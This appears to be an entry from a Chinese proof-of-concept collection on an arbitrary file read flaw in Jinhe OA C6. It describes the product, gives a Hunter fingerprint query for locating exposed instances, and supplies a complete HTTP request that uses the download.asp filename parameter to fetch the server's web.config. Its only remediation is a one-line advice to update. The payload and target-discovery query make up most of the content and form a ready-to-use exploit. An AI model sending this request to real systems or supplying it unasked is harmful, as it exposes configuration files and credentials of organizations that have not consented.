J1-4金和-OA-任意文件读取

漏洞描述：

金和OA协同办公管理系统C6软件共有20多个应用模块，160多个应用子模块，涉及的企业管理业务包括协同办公管理、人力资源管理、项目管理、客户关系管理、企业目标管理、费用管理等多个业务范围，从功能型的协同办公平台上升到管理型协同管理平台，并不断的更新完善，全面支撑企业发展,提供专业oa,oa系统,oa办公系统,办公自动化软件,协同办公管理系统.支持oa办公自动化系统免费在线试用金和OA系统存在任意文件读取漏洞，攻击者通过恶意构造的请求下载服务器上的任意文件，包括敏感文件、配置文件、数据库文件等。这种漏洞通常存在于Web应用程序中，是由于不正确的输入验证或不安全的文件处理机制导致的。

网站图片：

网络测绘：

Hunter 语法：


- hunterapp.name="金和 OA"

漏洞复现：

payload：

```
GET /C6/Jhsoft.Web.module/testbill/dj/download.asp?filename=/c6/web.config HTTP/1.1
Host: xx.xx.xx.xx
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/116.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: ASP.NET_SessionId=a0a3lu45abjwtlzkax3edq55; myie=false; ASPSESSIONIDCQSCTTTC=NDHPBBIBAMDPLKCBCJNKNHEM
Upgrade-Insecure-Requests: 1
Pragma: no-cache
Cache-Control: no-cache
```

效果图:



修复建议：

更新到最新系统